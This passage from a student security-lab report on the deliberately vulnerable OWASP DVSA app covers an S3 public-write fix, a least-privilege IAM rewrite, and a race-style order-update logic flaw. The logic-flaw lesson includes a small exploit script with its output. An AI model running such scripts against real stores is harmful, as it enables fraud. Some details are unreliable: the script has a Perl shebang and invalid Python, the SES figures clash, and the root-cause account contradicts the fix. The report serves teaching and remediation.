


Figure 3.5: S3 Console: traversal artifacts visible in bucket




Figure 3.6: Pre-fix: Block Public Access is OFF, no bucket policy

3.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: S3 bucket settings—enable “Block all public access” on the receipts bucket.
- Security property restored: Principle of least privilege for cloud storage; only authorized Lambda roles can write.
- Why this addresses root cause: Enabling the block prevents any public or cross-account access regardless of ACLs or policies, closing the unauthorized write vector.

3.7 Part 7: Code / Config Changes

Applied via S3 Console → Permissions → Block Public Access:

- Enabled **Block all public access** (all four sub-settings checked).
- Saved changes and confirmed the green “On” indicator.




Figure 3.7: Enabling Block all public access on the receipts bucket




Figure 3.8: Post-fix: Block Public Access confirmed ON

3.8 Part 8: Verification After Fix

1. Re-attempted the same `aws s3 cp` upload command.
2. The upload was denied (Access Denied error).
3. Normal application flow (order placement and receipt generation) still works because the Lambda role retains its specific permissions.




Figure 3.9: Post-fix: Block Public Access settings confirmed active




Figure 3.10: CloudWatch: legitimate receipt creation still functions

3.9 Part 9: Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Only the DVSA-CREATE-RECEIPT Lambda should write objects to the receipts bucket.	Application architecture and S3 bucket permissions tab.	Receipts are created only after a successful order payment.	External attacker uploads arbitrary files to the bucket via CLI.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
An unauthorized external principal wrote to an internal-only storage bucket.	Insecure cloud configuration / Missing access controls.	Enabled Block all public access on the S3 bucket.	Upload attempts from external profiles now return Access Denied.	N/A

3.10 Part 10: Takeaway / Lessons Learned

S3 buckets must always have “Block Public Access” enabled unless there is an explicit, documented reason for public access. Default-open configurations in CloudFormation templates are a common source of data breaches. Cloud security posture management tools should flag any bucket without this setting.

Chapter 4

Lesson 07: Over-Privileged Function

4.1 Part 1: Goal and Vulnerability Summary

The objective is to identify and remediate excessive IAM permissions on the DVSA-SEND-RECEIPT Lambda function's execution role. The role was granted `AmazonSESFullAccess` plus broad S3 and DynamoDB policies, far exceeding the function's actual needs (sending an email and reading a single receipt from S3).

4.2 Part 2: Why This Works / Root Cause

The CloudFormation template assigned three overly broad managed policies to the `SendReceiptFunctionRole`: `SendReceiptFunctionRolePolicy1` (S3 full), `SendReceiptFunctionRolePolicy2` (DynamoDB full), and `SendReceiptFunctionRolePolicy3` (SES full). If this Lambda were compromised, the attacker would inherit full S3 write, DynamoDB scan, and SES spam capabilities across the entire account.

4.3 Part 3: Environment and Setup

- IAM Role: `serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole`
- AWS services involved: IAM, Lambda, S3, DynamoDB, SES, CloudTrail.
- Relevant resource: IAM Policy Simulator, CloudTrail trail (`dvsa-policygen-trail`).
- User or test context: Security auditor reviewing role permissions.
- Tools used: AWS Console (IAM, Policy Simulator, CloudTrail), `aws logs tail`.

4.4 Part 4: Reproduction Steps

1. Opened IAM Policy Simulator for the `SendReceiptFunctionRole`.

2. Simulated `s3:GetObject` and `s3:PutObject`—both returned **allowed**.
3. Simulated DynamoDB actions (`PutItem`, `GetItem`, `DeleteItem`, `Scan`)—all **allowed**.
4. This proves the role has far more access than the function needs (it only requires `s3:GetObject` on the receipts bucket and `ses:SendEmail`).

4.5 Part 5: Evidence and Proof

- Policy Simulator showing S3 PutObject is allowed (should be denied).
- Policy Simulator showing full DynamoDB access is allowed (should be denied).
- AmazonSESEFullAccess policy granting access to all 467 SES services.




Figure 4.1: Pre-fix: S3 GetObject and PutObject both ALLOWED




Figure 4.2: Pre-fix: S3 and DynamoDB actions all ALLOWED




Figure 4.3: AmazonSESFullAccess policy—grants full access to 4 SES services

4.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: IAM—remove the three over-broad policies and replace with a single least-privilege inline policy.
- Security property restored: Principle of least privilege—the function can only perform the exact actions it needs.
- Why this addresses root cause: Even if the Lambda is compromised, the attacker can only read receipts from one bucket and send emails; no DynamoDB access, no S3 writes.

4.7 Part 7: Code / Config Changes

Removed `SendReceiptFunctionRolePolicy1`, `Policy2`, and `Policy3`. Attached a new inline policy (`SendReceiptLeastPrivilegePolicy`):

```
{
  "Version": "2012-10-17",
  "Statement": [
    { "Sid": "AllowReceiptBucketReadOnly",
      "Effect": "Allow",
      "Action": ["s3:GetObject"],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-...-us-east-1/*" },
    { "Sid": "AllowReceiptBucketMetadataOnly",
      "Effect": "Allow",
      "Action": ["s3:GetBucketLocation"],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-...-us-east-1" },
    { "Sid": "AllowSendReceiptEmailOnly",
      "Effect": "Allow",
      "Action": ["ses:SendEmail", "ses:SendRawEmail"],
```

```

    "Resource": "*" },
  { "Sid": "AllowGetCallerIdentityIfUsed",
    "Effect": "Allow",
    "Action": ["sts:GetCallerIdentity"],
    "Resource": "*" }
]
}

```




Figure 4.4: Post-fix: role now has only AWSLambdaBasicExecutionRole + SendReceiptLeastPrivilegePolicy

4.8 Part 8: Verification After Fix

1. Re-ran the Policy Simulator for `s3:GetObject` and `s3:PutObject` on the updated role.
2. Both S3 actions now show **implicitly denied** (no matching statements).
3. The Lambda still successfully processes receipts (confirmed via CloudWatch logs showing normal invocations).




Figure 4.5: Post-fix: S3 GetObject and PutObject both DENIED in Policy Simulator



Figure 4.6: CloudWatch: DVSA-SEND-RECEIPT-EMAIL Lambda still invokes successfully

4.9 Part 9: Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
The SendReceipt function should only be able to read receipts from S3 and send emails via SES.	Function source code analysis and CloudTrail activity logs.	Function reads a receipt and sends an email—no other service calls.	Policy Simulator shows the role can PutObject to any S3 bucket and scan all DynamoDB tables.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
The role grants capabilities far beyond what the function ever uses, violating least privilege.	Excessive privilege / Over-permissioned IAM role.	Replaced 3 broad policies with 1 scoped inline policy.	Policy Simulator confirms unauthorized actions are now denied.	Used CloudTrail Generate Policy feature to identify actual usage.

4.10 Part 10: Takeaway / Lessons Learned

Serverless functions should always follow the principle of least privilege. AWS provides tools like CloudTrail-based policy generation and IAM Access Analyzer to right-size permissions. Over-privileged roles amplify the blast radius of any code-level compromise.

Chapter 5

Lesson 08: Logic Vulnerabilities

5.1 Part 1: Goal and Vulnerability Summary

The objective is to exploit a logic flaw in the order update workflow that allows modification of an order's items *after* payment has been processed. The DVSA-ORDER-UPDATE Lambda checks `orderStatus > 110` to block updates, but status 120 (paid) is the first disallowed state—meaning orders at status 100 (open) can still be modified during the billing window, enabling a race condition where the attacker changes items after payment but before processing.

5.2 Part 2: Why This Works / Root Cause

The status check in `update_order.py` used `> 110` instead of `> 100`. This means an order at status 100 (open, currently being billed) can still have its items updated. An attacker can pay for cheap items, then immediately update the order to expensive items before the system moves the order to status 120.

5.3 Part 3: Environment and Setup


- API endpoint: `https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, DynamoDB.
- Relevant function: DVSA-ORDER-UPDATE (`update_order.py`).
- User or test context: Authenticated regular user.
- Tools used: Python `requests` script, Browser DevTools.

5.4 Part 4: Reproduction Steps

1. Placed an order with a cheap item (e.g., item 1018, quantity 1, \$32).
2. While the order status was still 100 (open/billing in progress), sent an update request changing the items to expensive ones.
3. The update succeeded: `{"status": "ok", "msg": "cart updated"}`.
4. The order was ultimately processed and shipped with the expensive items at the cheap price.

5.5 Part 5: Evidence and Proof

- Python exploit script sending rapid update requests to the order endpoint.
- Terminal output showing successful “cart updated” responses on a paid order.
- Orders page showing the processed order with modified items.



```
(base) abdulwahed@Abdulwaheds-Laptop ~ % nano exploit.py
(base) abdulwahed@Abdulwaheds-Laptop ~ % python3 exploit.py
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"item-id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"item-id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"item-id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
{"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a", "action": "update", "items": [{"item-id": "1018", "quantity": 5}]} => 200: {"status": "ok", "msg": "cart updated"}
```

Figure 5.1: Exploit script output: multiple successful cart updates on an active order



```
#!/usr/bin/perl
# Report requests
JWT = [ ]

BASE = "https://[redacted].execute-api.us-east-1.amazonaws.com/dvsa"
HEADERS = {"Authorization": "JWT", "Content-Type": "application/json"}

# Test 1 - try to update an already-paid order (should be blocked)
r = requests.post(BASE + "/order",
    json={"order-id": "dce72bd5-7185-412d-a4ce-0dfeffb3ef8a",
        "action": "update",
        "items": [{"id": "1018", "quantity": 5}]},
    headers=HEADERS)
print("Update on paid order:", r.status_code, r.text)
```

Figure 5.2: Python exploit script sending update requests




Figure 5.3: Orders page showing processed orders with modified items

5.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: DVSA-ORDER-UPDATE Lambda, file `update_order.py`.
- Security property restored: Order integrity—once billing begins, order contents are immutable.
- Why this addresses root cause: Changing the condition from `> 110` to `> 100` ensures that any order beyond the initial “open” state cannot be modified.

5.7 Part 7: Code / Config Changes

In `update_order.py`, the status check was tightened:

```
# BEFORE (vulnerable):
if response["Item"]["orderStatus"] > 110:
    res = {"status": "err", "msg": "order already paid"}
    return res

# AFTER (fixed):
if response["Item"]["orderStatus"] > 100:
    res = {"status": "err", "msg": "order already paid or in progress"}
    return res
```



Figure 5.4: Vulnerable code (top) vs. fixed code (bottom)

```

1  import json
2  import boto3
3  import os
4
5  # status list
6  # -----
7  # 100: open
8  # 110: payment-failed
9  # 120: paid
10 # 200: processing
11 # 210: shipped
12 # 300: delivered
13 # 500: cancelled
14 # 600: rejected
15
16 def lambda_handler(event, context):
17     orderId = event["orderId"]
18     itemList = event["items"]
19     status = 100
20     userId = event["user"]
21     address = "{}"
22
23     dynamodb = boto3.resource('dynamodb')
24     table = dynamodb.Table(os.environ["ORDERS_TABLE"])
25
26     response = table.get_item(
27         Key={
28             "orderId": orderId,
29             "userId": userId
30         },
31         AttributesToGet=['orderStatus']
32     )
33
34     if 'Item' not in response:
35         res = {"status": "err", "msg": "could not find order"}
36         return res
37
38     # FIX: changed > 110 to > 100
39     # Before: allowed updates when status=100 (open) even during billing
40     # After: blocks any update once order moves beyond 'open' status
41     if response["Item"]["orderStatus"] > 100:
42         res = {"status": "err", "msg": "order already paid or in progress"}
43         return res
44 
```

Figure 5.5: Full fixed update_order.py deployed in Lambda

5.8 Part 8: Verification After Fix

1. Re-ran the same Python exploit script after deploying the fix.
2. The API now returns `{"status": "err", "msg": "order already paid or in progress"}`.
3. Normal order placement and updates before payment still work as expected.


```

((base) abdulwahed@Abdulwaheds-Laptop ~ % python3 exploit.py
Update on paid order: 200 {"status":"err","msg":"order already paid or in progress"}
(base) abdulwahed@Abdulwaheds-Laptop ~ %

```

Figure 5.6: Post-fix: update attempt on paid order returns error

5.9 Part 9: Structured Operation and Security Analysis

Table A

